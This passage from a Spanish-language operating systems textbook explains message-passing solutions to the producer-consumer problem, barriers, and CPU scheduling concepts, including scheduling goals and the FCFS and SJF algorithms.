Ahora veamos cómo se puede resolver el problema del productor-consumidor con el pasaje de mensajes y sin memoria compartida. En la figura 2-36 se muestra una solución. Suponemos que todos los mensajes tienen el mismo tamaño y el sistema operativo coloca los mensajes enviados, pero no recibidos, de manera automática en el búfer. En esta solución se utiliza un total de *N* mensajes, de manera similar a las *N* ranuras en un búfer de memoria compartida. El consumidor empieza por enviar *N* mensajes vacíos al productor. Cada vez que el productor tiene un elemento para dar al consumidor, recibe un mensaje vacío y envía de regreso uno lleno. De esta manera, el número total de mensajes en el sistema permanece constante en el tiempo, para que se puedan almacenar en una cantidad de memoria específica que se conoce de antemano.

Si el productor trabaja con más rapidez que el consumidor, todos los mensajes terminarán llenos, esperando al consumidor; el productor se bloqueará, esperando a que regrese un mensaje vacío. Si el consumidor trabaja con más rapidez, entonces ocurrirá lo inverso: todos los mensajes estarán vacíos, esperando a que el productor los llene; el consumidor se bloqueará en espera de un mensaje lleno.

Hay muchas variantes posibles con el paso de mensajes. Para empezar, veamos la forma en que se direccionan los mensajes. Una manera es asignar a cada proceso una dirección única y direccionar los mensajes a los procesos. Una manera distinta es inventar una estructura de datos, conocida

```
#define N 100                                   /* número de ranuras en el búfer */

void productor(void)
{
      int elemento;
      mensaje m;                                /* búfer de mensajes */

      while (TRUE) {
            elemento=producir_elemento();       /* genera algo para colocar en el búfer */
            receive(consumidor,&m);             /* espera a que llegue un mensaje vacío */
            crear_mensaje(&m,elemento);         /* construye un mensaje para enviarlo */
            send(consumidor,&m);                /* envía elemento al consumidor */
      }
}

void consumidor(void)
{
      int elemento, i;
      mensaje m;

      for (i=0; i<N; i++) send(productor,&m);    /* envía N mensajes vacíos */
      while (TRUE){
            receive(productor,&m);              /* obtiene el mensaje que contiene el elemento */
            elemento=extraer_elemento(&m);      /* extrae el elemento del mensaje */
            send(productor,&m);                 /* envía de vuelta respuesta con mensaje vacío */
            consumir_elemento(elemento);        /* hace algo con el elemento */
   }
}
```

Figura 2-36. El problema del productor-consumidor con *N* mensajes.

como **buzón**. Un buzón es un lugar para colocar en el búfer cierto número de mensajes, que por lo general se especifica a la hora de crear el buzón. Cuando se utilizan buzones, los parámetros de dirección en las llamadas a `send` y `receive` son buzones, no procesos. Cuando un proceso trata de enviar un buzón que está lleno, se suspende hasta que se remueva un mensaje de ese buzón, haciendo espacio para un nuevo mensaje.

Para el problema del productor-consumidor, tanto el productor como el consumidor crearían buzones con el tamaño suficiente como para contener *N* mensajes. El productor enviaría mensajes que contuvieran los datos actuales al buzón del consumidor y el consumidor enviaría mensajes vacíos al buzón del productor. Cuando se utilizan buzones, el mecanismo de búfer está claro: el buzón de destino contiene los mensajes que se han enviado al proceso de destino, pero que todavía no se han aceptado.

El otro extremo de tener buzones es para eliminar todo el uso de búfer. Cuando se sigue este método, si la operación `send` termina antes de la operación `receive`, el proceso emisor se bloquea hasta que ocurre la operación `receive`, momento en el cual el mensaje se puede copiar de manera directa del emisor al receptor, sin búfer de por medio. De manera similar, si se realiza primero la opera-

ción `receive`, el receptor se bloquea hasta que ocurre una operación `send`. A menudo esta estrategia se conoce como **encuentro**. Es más fácil implementar que un esquema de mensajes con búfer, pero menos flexible debido a que el emisor y el receptor se ven obligados a ejecutarse en paso de bloqueo.

El pasaje de mensajes se utiliza con frecuencia en los sistemas de programación en paralelo. Por ejemplo, un sistema de paso de mensajes reconocido es **MPI** (*Message-Passing Interface;* Interfaz de pasaje de mensajes). Se utiliza mucho en la computación científica. Para obtener más información sobre este sistema, consulte (Gropp y colaboradores, 1994; Snir y colaboradores, 1996).

2.3.9 Barreras

Nuestro último mecanismo de sincronización está destinado a los grupos de procesos, en vez de las situaciones de tipo productor-consumidor de dos procesos. Algunas aplicaciones se dividen en fases y tienen la regla de que ningún proceso puede continuar a la siguiente fase sino hasta que todos los procesos estén listos para hacerlo. Para lograr este comportamiento, se coloca una **barrera** al final de cada fase. Cuando un proceso llega a la barrera, se bloquea hasta que todos los procesos han llegado a ella. La operación de una barrera se ilustra en la figura 2-37.




Figura 2-37. Uso de una barrera. (a) Procesos acercándose a una barrera. (b) Todos los procesos, excepto uno, bloqueados en la barrera. (c) Cuando el último proceso llega a la barrera, todos se dejan pasar.

En la figura 2-37(a) podemos ver cuatro procesos que se acercan a una barrera. Lo que esto significa es que sólo están calculando y no han llegado al final de la fase actual todavía. Después de cierto tiempo, el primer proceso termina todos los cálculos requeridos durante la primera fase. Después ejecuta la primitiva `barrier`, por lo general llamando a un procedimiento de biblioteca. Después el proceso se suspende. Un poco después, un segundo y luego un tercer proceso, terminan la primera fase, ejecutando también la primitiva `barrier`. Esta situación se ilustra en la figura 2-37(b). Por último, cuando el último proceso (*C*) llega a la barrera se liberan todos los procesos, como se muestra en la figura 2-37(c).

Como ejemplo de un problema que requiere barreras, considere un problema común de relajación en física o ingeniería. Por lo general hay una matriz que contiene ciertos valores iniciales. Los valores podrían representar temperaturas en diversos puntos de una hoja de metal. La idea podría ser calcular cuánto tarda en propagarse el efecto de una flama colocada en una esquina a lo largo de la hoja.

Empezando con los valores actuales, se aplica una transformación a la matriz para obtener la segunda versión de ésta; por ejemplo, mediante la aplicación de las leyes de termodinámica para ver cuál es el valor de todas las temperaturas en un tiempo posterior, representado por ΔT. Después el proceso se repite una y otra vez, proporcionando las temperaturas en los puntos de muestreo como una función del tiempo, a medida que se calienta la hoja. El algoritmo produce una serie de matrices a través del tiempo.

Ahora imagine que la matriz es muy grande (por ejemplo, de 1 millón por 1 millón), por lo cual se requieren procesos en paralelo (posiblemente en un multiprocesador) para agilizar los cálculos. Distintos procesos trabajarán en distintas partes de la matriz, calculando los nuevos elementos de ésta a partir de los anteriores, de acuerdo con las leyes de la física. Sin embargo, ningún proceso puede empezar en la iteración $n + 1$ sino hasta que se complete la iteración n, es decir, hasta que todos los proceso hayan terminado su trabajo actual. La forma de lograr este objetivo es programar cada proceso para que ejecute una operación `barrier` después de que haya terminado su parte de la iteración actual. Cuando todos ellos hayan terminado, la nueva matriz (la entrada para la siguiente iteración) estará completa y todos los procesos se liberarán en forma simultánea para empezar la siguiente iteración.

2.4 PLANIFICACIÓN

Cuando una computadora se multiprograma, con frecuencia tiene varios procesos o hilos que compiten por la CPU al mismo tiempo. Esta situación ocurre cada vez que dos o más de estos procesos se encuentran al mismo tiempo en el estado listo. Si sólo hay una CPU disponible, hay que decidir cuál proceso se va a ejecutar a continuación. La parte del sistema operativo que realiza esa decisión se conoce como **planificador de procesos** y el algoritmo que utiliza se conoce como **algoritmo de planificación**. Estos terminos conforman el tema a tratar en las siguientes secciones.

Muchas de las mismas cuestiones que se aplican a la planificación de procesos también se aplican a la planificación de hilos, aunque algunas son distintas. Cuando el kernel administra hilos, por lo general la planificación se lleva a cabo por hilo, e importa muy poco (o nada) a cuál proceso pertenece ese hilo. Al principio nos enfocaremos en las cuestiones de planificación que se aplican a los procesos e hilos. Más adelante analizaremos de manera explícita la planificación de hilos y algunas de las cuestiones únicas que surgen. En el capítulo 8 trabajaremos con los chips multinúcleo.

2.4.1 Introducción a la planificación

En los días de los sistemas de procesamiento por lotes, con entrada en forma de imágenes de tarjetas en una cinta magnética, el algoritmo de planificación era simple: bastaba con ejecutar el siguiente trabajo en la cinta. Con los sistemas de multiprogramación, el algoritmo de planificación se

volvió más complejo debido a que comúnmente había varios usuarios esperando ser atendidos. Algunas mainframe todavía combinan los servicios de procesamiento por lotes y de tiempo compartido, requiriendo que el planificador decida si le toca el turno a un trabajo de procesamiento por lotes o a un usuario interactivo en una terminal. (Como punto y aparte, un trabajo de procesamiento por lotes puede ser una petición para ejecutar varios programas en sucesión, pero para esta sección sólo supondremos que es una petición para ejecutar un solo programa). Debido a que el tiempo de la CPU es un recurso escaso en estas máquinas, un buen planificador puede hacer una gran diferencia en el rendimiento percibido y la satisfacción del usuario. En consecuencia, se ha puesto gran esfuerzo en idear algoritmos de planificación astutos y eficientes.

Con la llegada de las computadoras personales, la situación cambió de dos maneras. En primer lugar, la mayor parte del tiempo sólo hay un proceso activo. Es muy poco probable que un usuario que entra a un documento en un procesador de palabras compile al mismo tiempo un programa en segundo plano. Cuando el usuario escribe un comando para el procesador de palabras, el planificador no tiene que esforzarse mucho en averiguar qué proceso ejecutar; el procesador de palabras es el único candidato.

En segundo lugar, las computadoras se han vuelto tan veloces con el paso de los años que la CPU es raras veces un recurso escaso. La mayoría de los programas para computadoras personales están limitados en cuanto a la velocidad a la que el usuario puede presentar los datos de entrada (al escribir o hacer clic), no por la velocidad con que la CPU puede procesarlos. Incluso las compilaciones, que en el pasado consumían muchos ciclos de la CPU, requieren unos cuantos segundos en la mayoría de los casos hoy en día. Aún y cuando se estén ejecutando dos programas al mismo tiempo, como un procesador de palabras y una hoja de cálculo, raras veces es importante saber quién se ejecuta primero, ya que el usuario probablemente está esperando a que ambos terminen. Como consecuencia, la planificación no es de mucha importancia en las PCs simples. Desde luego que hay aplicaciones que prácticamente se comen viva a la CPU; por ejemplo, para visualizar una hora de video en alta resolución, a la vez que se ajustan los colores en cada uno de los 108,000 cuadros (en NTSC) o 90,000 cuadros (en PAL) se requiere de un poder de cómputo a nivel industrial. Sin embargo, las aplicaciones similares son la excepción, en vez de la regla.

Al tratarse de servidores en red, la situación cambia en forma considerable. Aquí varios procesos compiten a menudo por la CPU, por lo que la planificación retoma importancia. Por ejemplo, cuando la CPU tiene que elegir entre ejecutar un proceso que recopila las estadísticas diarias y uno que atiende las peticiones de los usuarios, habrá usuarios más contentos si el segundo tipo de procesos tiene prioridad sobre la CPU.

Además de elegir el proceso correcto que se va a ejecutar a continuación, el planificador también tiene que preocuparse por hacer un uso eficiente de la CPU, debido a que la conmutación de procesos es cara. Para empezar, debe haber un cambio del modo de usuario al modo kernel. Después se debe guardar el estado del proceso actual, incluyendo el almacenamiento de sus registros en la tabla de procesos para que puedan volver a cargarse más adelante. En muchos sistemas, el mapa de memoria (por ejemplo, los bits de referencia de memoria en la tabla de páginas) se debe guardar también. Luego hay que seleccionar un nuevo proceso mediante la ejecución del algoritmo de planificación. Después de eso, se debe volver a cargar en la MMU el mapa de memoria del nuevo proceso. Por último, se debe iniciar el nuevo proceso. Además de todo esto, generalmente la conmutación de procesos hace inválida toda la memoria caché, por lo que tiene que volver a cargarse en forma diná-

mica desde la memoria principal dos veces (al momento de entrar al kernel y al salir de éste). Con todo, si se realizan muchas conmutaciones de procesos por segundo, se puede llegar a consumir una cantidad considerable de tiempo de la CPU, por lo cual se aconseja tener precaución.

Comportamiento de un proceso

Casi todos los procesos alternan ráfagas de cálculos con peticiones de E/S (de disco), como se muestra en la figura 2.38. Por lo general la CPU opera durante cierto tiempo sin detenerse, después se realiza una llamada al sistema para leer datos de un archivo o escribirlos en el mismo. Cuando se completa la llamada al sistema, la CPU realiza cálculos de nuevo hasta que necesita más datos o tiene que escribir más datos y así sucesivamente. Hay que tener en cuenta que algunas actividades de E/S cuentan como cálculos. Por ejemplo, cuando la CPU copia bits a una RAM de video para actualizar la pantalla, está calculando y no realizando operaciones de E/S, ya que la CPU está en uso. En este sentido, la E/S es cuando un proceso entra al estado bloqueado en espera de que un dispositivo externo complete su trabajo.




Figura 2-38. Las ráfagas de uso de la CPU se alternan con los periodos de espera por la E/S. (a) Un proceso ligado a la CPU. (b) Un proceso ligado a la E/S.

Lo importante a observar acerca de la figura 2-38 es que algunos procesos, como el que se muestra en la figura 2-38(a), invierten la mayor parte de su tiempo realizando cálculos, mientras que otros, como el que se muestra en la figura 2-38(b), invierten la mayor parte de su tiempo esperando la E/S. A los primeros se les conoce como **limitados a cálculos**; a los segundos como **limitados a E/S (I/O-bound)**. Por lo general, los procesos limitados a cálculos tienen ráfagas de CPU largas y en consecuencia, esperas infrecuentes por la E/S, mientras que los procesos limitados a E/S tienen ráfagas de CPU cortas y por ende, esperas frecuentes por la E/S. Observe que el factor clave es la longitud de la ráfaga de CPU, no de la ráfaga de E/S. Los procesos limitados a E/S están limitados a la E/S debido a que no realizan muchos cálculos entre una petición de E/S y otra, no debido a que tengan peticiones de E/S en especial largas. Se requiere el mismo tiempo para emitir la petición de hardware para leer un bloque de disco, sin importar qué tanto (o qué tan poco) tiempo se requiera para procesar los datos, una vez que lleguen.

Vale la pena observar que, a medida que las CPUs se vuelven más rápidas, los procesos tienden a ser más limitados a E/S. Este efecto ocurre debido a que las CPUs están mejorando con mucha mayor rapidez que los discos. Como consecuencia, es probable que la planificación de procesos limitados a E/S se convierta en un tema más importante en un futuro. La idea básica aquí es que, si un proceso limitado a E/S desea ejecutarse, debe obtener rápidamente la oportunidad de hacerlo para que pueda emitir su petición de disco y mantener el disco ocupado. Como vimos en la figura 2-6, cuando los procesos están limitados a E/S, se requieren muchos de ellos para que la CPU pueda estar completamente ocupada.

Cuándo planificar procesos

Una cuestión clave relacionada con la planificación es saber cuándo tomar decisiones de planificación. Resulta ser que hay una variedad de situaciones en las que se necesita la planificación. En primer lugar, cuando se crea un nuevo proceso se debe tomar una decisión en cuanto a si se debe ejecutar el proceso padre o el proceso hijo. Como ambos procesos se encuentran en el estado listo, es una decisión normal de programación y puede ejecutar cualquiera; es decir, el programador de procesos puede elegir ejecutar de manera legítima, ya sea el padre o el hijo.

En segundo lugar, se debe tomar una decisión de planificación cuando un proceso termina. Ese proceso ya no se puede ejecutar (debido a que ya no existe), por lo que se debe elegir algún otro proceso del conjunto de procesos listos. Si no hay un proceso listo, por lo general se ejecuta un proceso inactivo suministrado por el sistema.

En tercer lugar, cuando un proceso se bloquea por esperar una operación de E/S, un semáforo o por alguna otra razón, hay que elegir otro proceso para ejecutarlo. Algunas veces la razón del bloqueo puede jugar un papel en la elección. Por ejemplo, si *A* es un proceso importante y está esperando a que *B* salga de su región crítica, si dejamos que *B* se ejecute a continuación podrá salir de su región crítica y por ende, dejar que *A* continúe. Sin embargo, el problema es que el planificador comúnmente no tiene la información necesaria para tomar en cuenta esta dependencia.

En cuarto lugar, cuando ocurre una interrupción de E/S tal vez haya que tomar una decisión de planificación. Si la interrupción proviene de un dispositivo de E/S que ha terminado su trabajo, tal vez ahora un proceso que haya estado bloqueado en espera de esa operación de E/S esté listo para ejecutarse. Es responsabilidad del planificador decidir si debe ejecutar el proceso que acaba de entrar al estado listo, el proceso que se estaba ejecutando al momento de la interrupción, o algún otro.

Si un reloj de hardware proporciona interrupciones periódicas a 50 o 60 Hz o cualquier otra frecuencia, se puede tomar una decisión de planificación en cada interrupción de reloj o en cada *k*-ésima interrupción de reloj. Los algoritmos de planificación se pueden dividir en dos categorías con respecto a la forma en que manejan las interrupciones del reloj. Un algoritmo de programación **no apropiativo** (*nonpreemptive*) selecciona un proceso para ejecutarlo y después sólo deja que se ejecute hasta que el mismo se bloquea (ya sea en espera de una operación de E/S o de algún otro proceso) o hasta que libera la CPU en forma voluntaria. Incluso aunque se ejecute durante horas, no se suspenderá de manera forzosa. En efecto, no se toman decisiones de planificación durante las interrupciones de reloj. Una vez que se haya completado el procesamiento de la interrupción de reloj, se reanuda la ejecución del proceso que estaba antes de la interrupción, a menos que un proceso de mayor prioridad esté esperando por un tiempo libre que se acabe de cumplir.

Por el contrario, un algoritmo de planificación **apropiativa** selecciona un proceso y deja que se ejecute por un máximo de tiempo fijo. Si sigue en ejecución al final del intervalo de tiempo, se suspende y el planificador selecciona otro proceso para ejecutarlo (si hay uno disponible). Para llevar a cabo la planificación apropiativa, es necesario que ocurra una interrupción de reloj al final del intervalo de tiempo para que la CPU regrese el control al planificador. Si no hay un reloj disponible, la planificación no apropiativa es la única opción.

Categorías de los algoritmos de planificación

No es sorprendente que distintos entornos requieran algoritmos de planificación diferentes. Esta situación se presenta debido a que las diferentes áreas de aplicación (y los distintos tipos de sistemas operativos) tienen diferentes objetivos. En otras palabras, lo que el planificador debe optimizar no es lo mismo en todos los sistemas. Tres de los entornos que vale la pena mencionar son:

1. Procesamiento por lotes.
2. Interactivo.
3. De tiempo real.

Los sistemas de procesamiento por lotes siguen utilizándose ampliamente en el mundo de los negocios para realizar nóminas, inventarios, cuentas por cobrar, cuentas por pagar, cálculos de interés (en los bancos), procesamiento de reclamaciones (en las compañías de seguros) y otras tareas periódicas. En los sistemas de procesamiento por lotes no hay usuarios que esperen impacientemente en sus terminales para obtener una respuesta rápida a una petición corta. En consecuencia, son aceptables los algoritmos no apropiativos (o apropiativos con largos periodos para cada proceso). Este método reduce la conmutación de procesos y por ende, mejora el rendimiento. En realidad, los algoritmos de procesamiento por lotes son bastante generales y a menudo se pueden aplicar a otras situaciones también, lo cual hace que valga la pena estudiarlos, incluso para las personas que no están involucradas en la computación con mainframes corporativas.

En un entorno con usuarios interactivos, la apropiación es esencial para evitar que un proceso acapare la CPU y niegue el servicio a los demás. Aun si no hubiera un proceso que se ejecutara indefinidamente de manera intencional, podría haber un proceso que deshabilitara a los demás de manera indefinida, debido a un error en el programa. La apropiación es necesaria para evitar este comportamiento. Los servidores también entran en esta categoría, ya que por lo general dan servicio a varios usuarios (remotos), todos los cuales siempre tienen mucha prisa.

En los sistemas con restricciones de tiempo real, aunque parezca extraño, la apropiación a veces es no necesaria debido a que los procesos saben que no se pueden ejecutar durante periodos extensos, que por lo general realizan su trabajo y se bloquean con rapidez. La diferencia con los sistemas interactivos es que los sistemas de tiempo real sólo ejecutan programas destinados para ampliar la aplicación en cuestión. Los sistemas interactivos son de propósito general y pueden ejecutar programas arbitrarios que no sean cooperativos, o incluso malintencionados.

Metas de los algoritmos de planificación

Para poder diseñar un algoritmo de programación, es necesario tener cierta idea de lo que debe hacer un buen algoritmo. Algunos objetivos dependen del entorno (procesamiento por lotes, interactivo o de tiempo real), pero hay también algunos otros que son deseables en todos los casos. En la figura 2-39 se listan algunas metas. A continuación los analizaremos, uno a la vez.

Todos los sistemas
- Equidad - Otorgar a cada proceso una parte justa de la CPU
- Aplicación de políticas - Verificar que se lleven a cabo las políticas establecidas
- Balance - Mantener ocupadas todas las partes del sistema

Sistemas de procesamiento por lotes
- Rendimiento - Maximizar el número de trabajos por hora
- Tiempo de retorno - Minimizar el tiempo entre la entrega y la terminación
- Utilización de la CPU - Mantener ocupada la CPU todo el tiempo

Sistemas interactivos
- Tiempo de respuesta - Responder a las peticiones con rapidez
- Proporcionalidad - Cumplir las expectativas de los usuarios

Sistemas de tiempo real
- Cumplir con los plazos - Evitar perder datos
- Predictibilidad - Evitar la degradación de la calidad en los sistemas multimedia

Figura 2-39. Algunas metas del algoritmo de planificación bajo distintas circunstancias.

Bajo todas las circunstancias, la equidad es importante. Los procesos comparables deben obtener un servicio comparable. No es justo otorgar a un proceso mucho más tiempo de la CPU que a uno equivalente. Desde luego que las distintas categorías de procesos se pueden tratar de manera diferente. Considere el control de la seguridad y la administración de nómina en un centro computacional de un reactor nuclear.

La ejecución de las políticas del sistema está relacionada con la equidad. Si la política local es que los procesos de control de seguridad se ejecuten cada vez que lo deseen, aun si esto significa que la nómina se tardará 30 segundos más, el planificador tiene que asegurar que se ejecute esta política.

Otra meta general es mantener ocupadas todas las partes del sistema siempre que sea posible. Si la CPU y todos los dispositivos de E/S se pueden mantener en ejecución todo el tiempo, se realizará una mayor cantidad de trabajo por segundo que cuando algunos de los componentes están inactivos. Por ejemplo, en un sistema de procesamiento por lotes, el planificador controla cuáles trabajos se llevan a memoria para ejecutarlos. Es mejor tener algunos procesos limitados a CPU y algunos procesos limitados a E/S juntos en la memoria, que primero cargar y ejecutar todos los trabajos limitados a CPU y después, cuando terminen, cargar y ejecutar todos los trabajos limitados a E/S. Si se utiliza esta última estrategia, cuando los procesos ligados a CPU se ejecuten, lucharán por la CPU y el disco estará inactivo. Más adelante, cuando entren los trabajos ligados a E/S, lu-

charán por el disco y la CPU estará inactiva. Es mejor mantener todo el sistema en ejecución al mismo tiempo mediante una cuidadosa mezcla de procesos.

Los administradores de los centros grandes de cómputo que ejecutan muchos trabajos de procesamiento por lotes comúnmente se basan en tres métricas para verificar el desempeño de sus sistemas: rendimiento, tiempo de retorno y utilización de la CPU. El **rendimiento** es el número de trabajos por hora que completa el sistema. Considerando todos los detalles, es mejor terminar 50 trabajos por hora que terminar 40. El **tiempo de retorno** es el tiempo estadísticamente promedio desde el momento en que se envía un trabajo por lotes, hasta el momento en que se completa. Este parámetro mide cuánto tiempo tiene que esperar el usuario promedio la salida. He aquí la regla: lo pequeño es bello.

Un algoritmo de planificación que maximiza el rendimiento no necesariamente minimiza el tiempo de retorno. Por ejemplo, dada una mezcla de trabajos cortos y largos, un planificador que siempre ha ejecutado trabajos cortos y nunca ejecutó trabajos largos podría lograr un rendimiento excelente (muchos trabajos cortos por hora), pero a expensas de un terrible tiempo de retorno para los trabajos largos. Si los trabajos cortos llegaran a un tiempo bastante estable, los trabajos largos tal vez nunca se ejecutarían, con lo cual el tiempo de respuesta promedio se volvería infinito, a la vez que se lograría un rendimiento alto.

La utilización de la CPU se emplea a menudo como métrica en los sistemas de procesamiento por lotes. En realidad, no es una buena métrica. Lo que importa es cuántos trabajos por hora salen del sistema (rendimiento) y cuánto tiempo se requiere para obtener un trabajo de vuelta (tiempo de retorno). Con la utilización de la CPU como métrica es como clasificar a los autos con base en cuántas veces por hora gira el motor. Por otro lado, es útil poder detectar cuando el uso de la CPU está llegando a 100%, para saber cuándo es momento de obtener más poder de cómputo.

Para los sistemas interactivos se aplican distintas metas. La más importante es minimizar el **tiempo de respuesta**; es decir, el tiempo que transcurre entre emitir un comando y obtener el resultado. En una computadora personal en la que se ejecuta un proceso en segundo plano (por ejemplo, leer y almacenar correo electrónico de la red), una petición del usuario para iniciar un programa o abrir un archivo debe tener precedencia sobre el trabajo en segundo plano. Hacer que todas las peticiones interactivas se atiendan primero se percibirá como un buen servicio.

Una cuestión algo relacionada es lo que podría denominarse **proporcionalidad**. Los usuarios tienen una idea inherente (pero a menudo incorrecta) acerca de cuánto deben tardar las cosas. Cuando una petición que se percibe como compleja tarda mucho tiempo, los usuarios aceptan eso, pero cuando una petición que se percibe como simple tarda mucho tiempo, los usuarios se irritan. Por ejemplo, si al hacer clic en un icono que empieza a enviar un fax el sistema tarda 60 segundos en completar la oración, el usuario probablemente aceptará eso como un gaje del oficio, debido a que no espera que un fax se envíe en 5 segundos.

Por otro lado, cuando un usuario hace clic en el icono que interrumpe la conexión telefónica una vez que se ha enviado el fax, tiene diferentes expectativas. Si no se ha completado después de 30 segundos, es probable que el usuario esté sumamente enojado y después de 60 segundos estará echando espuma por la boca. Este comportamiento se debe a la percepción común de los usuarios de que se *supone* que hacer una llamada telefónica y enviar un fax requiere mucho más tiempo que sólo colgar el teléfono. En algunos casos (como éste) el planificador no puede hacer nada acerca del

tiempo de respuesta, pero en otros casos sí puede, en especial cuando el retraso se debe a una mala elección en el orden de los procesos.

Los sistemas de tiempo real tienen propiedades distintas de los sistemas interactivos y por ende diferentes metas de planificación. Se caracterizan por tener tiempos límite que deben (o deberían) cumplirse. Por ejemplo, si una computadora está controlando un dispositivo que produce datos a un paso regular, al no ejecutar el proceso de recolección de datos a tiempo se podría perder información. Por ende, la principal necesidad en un sistema de tiempo real es cumplir todos los tiempos límite (o la mayoría).

En algunos sistemas de tiempo real, en especial los que involucran el uso de multimedia, la predictibilidad es importante. No es fatal fallar en un tiempo límite, pero si el procesador de audio se ejecuta con muchos errores, la calidad del sonido se deteriorará con rapidez. El video también cuenta, pero el oído es mucho más sensible a la perturbación que el ojo. Para evitar este problema, la planificación de procesos debe ser altamente predecible y regular. En este capítulo estudiaremos los algoritmos de planificación de procesamiento por lotes e interactivos, pero aplazaremos la mayor parte de nuestro estudio de la planificación de tiempo real para cuando analicemos los sistemas operativos multimedia en el capítulo 7.

2.4.2 Planificación en sistemas de procesamiento por lotes

Ahora es tiempo de pasar de las cuestiones de planificación en general a los algoritmos de planificación específicos. En esta sección analizaremos los algoritmos que se utilizan en sistemas de procesamiento por lotes. En las siguientes secciones examinaremos los sistemas interactivos y de tiempo real. Vale la pena aclarar que algunos algoritmos se utilizan tanto en los sistemas de procesamiento por lotes como interactivos. Más adelante estudiaremos estos algoritmos.

Primero en entrar, primero en ser atendido

Probablemente el más simple de todos los algoritmos de planificación es el de tipo **primero en entrar, primero en ser atendido** (FCFS, *First-Come, First-Served*) no apropiativo. Con este algoritmo, la CPU se asigna a los procesos en el orden en el que la solicitan. En esencia hay una sola cola de procesos listos. Cuando el primer trabajo entra al sistema desde el exterior en la mañana, se inicia de inmediato y se le permite ejecutarse todo el tiempo que desee. No se interrumpe debido a que se ha ejecutado demasiado tiempo. A medida que van entrando otros trabajos, se colocan al final de la cola. Si el proceso en ejecución se bloquea, el primer proceso en la cola se ejecuta a continuación. Cuando un proceso bloqueado pasa al estado listo, al igual que un trabajo recién llegado, se coloca al final de la cola.

La gran fuerza de este algoritmo es que es fácil de comprender e igualmente sencillo de programar. También es equitativo, en el mismo sentido en que es equitativo asignar los escasos boletos para eventos deportivos o conciertos a las personas que están dispuestas a permanecer en la línea desde las 2 A.M. Con este algoritmo, una sola lista ligada lleva la cuenta de todos los procesos listos. Para elegir un proceso a ejecutar sólo se requiere eliminar uno de la parte frontal de la cola. Para agregar un nuevo trabajo o desbloquear un proceso sólo hay que adjuntarlo a la parte final de la cola. ¿Qué podría ser más simple de comprender y de implementar?

Por desgracia, el algoritmo tipo "primero en entrar, primero en ser atendido" también tiene una importante desventaja. Suponga que hay un proceso ligado a los cálculos que se ejecuta durante 1 segundo en cierto momento, junto con muchos procesos limitados a E/S que utilizan poco tiempo de la CPU, pero cada uno de ellos tiene que realizar 1000 lecturas de disco para completarse. El proceso limitado a los cálculos se ejecuta durante 1 segundo y después lee un bloque de disco. Ahora se ejecutan todos los procesos de E/S e inician lecturas de disco. Cuando el proceso limitado a los cálculos obtiene su bloque de disco, se ejecuta por otro segundo, seguido de todos los procesos limitados a E/S en una rápida sucesión.

El resultado neto es que cada proceso limitado a E/S llega a leer 1 bloque por segundo y requerirá 1000 segundos para completarse. Con un algoritmo de planificación que se apropió del proceso limitado a los cálculos cada 10 mseg, los procesos limitados a E/S terminarían en 10 segundos en vez de 1000 segundos y sin quitar mucha velocidad al proceso limitado a los cálculos.

El trabajo más corto primero

Ahora analicemos otro algoritmo de procesamiento por lotes no apropiativo, que supone que los tiempos de ejecución se conocen de antemano. Por ejemplo, en una compañía de seguros las personas pueden predecir con bastante precisión cuánto tiempo se requerirá para ejecutar un lote de 1000 reclamaciones, ya que se realiza un trabajo similar cada día. Cuando hay varios trabajos de igual importancia esperando a ser iniciados en la cola de entrada, el planificador selecciona **el trabajo más corto primero** (SJF, *Shortest Job First*). Analice la figura 2-40. Aquí encontramos cuatro trabajos (A, B, C y D) con tiempos de ejecución de 8, 4, 4 y 4 minutos, respectivamente. Al ejecutarlos en ese orden, el tiempo de respuesta para A es de 8 minutos, para B es de 12 minutos, para C es de 16 minutos y para D es de 20 minutos, para un promedio de 14 minutos.



Figura 2-40. Un ejemplo de planificación tipo el trabajo más corto primero. (a) Ejecución de cuatro trabajos en el orden original. (b) Ejecución de cuatro trabajos en el orden del tipo "el trabajo más corto primero".

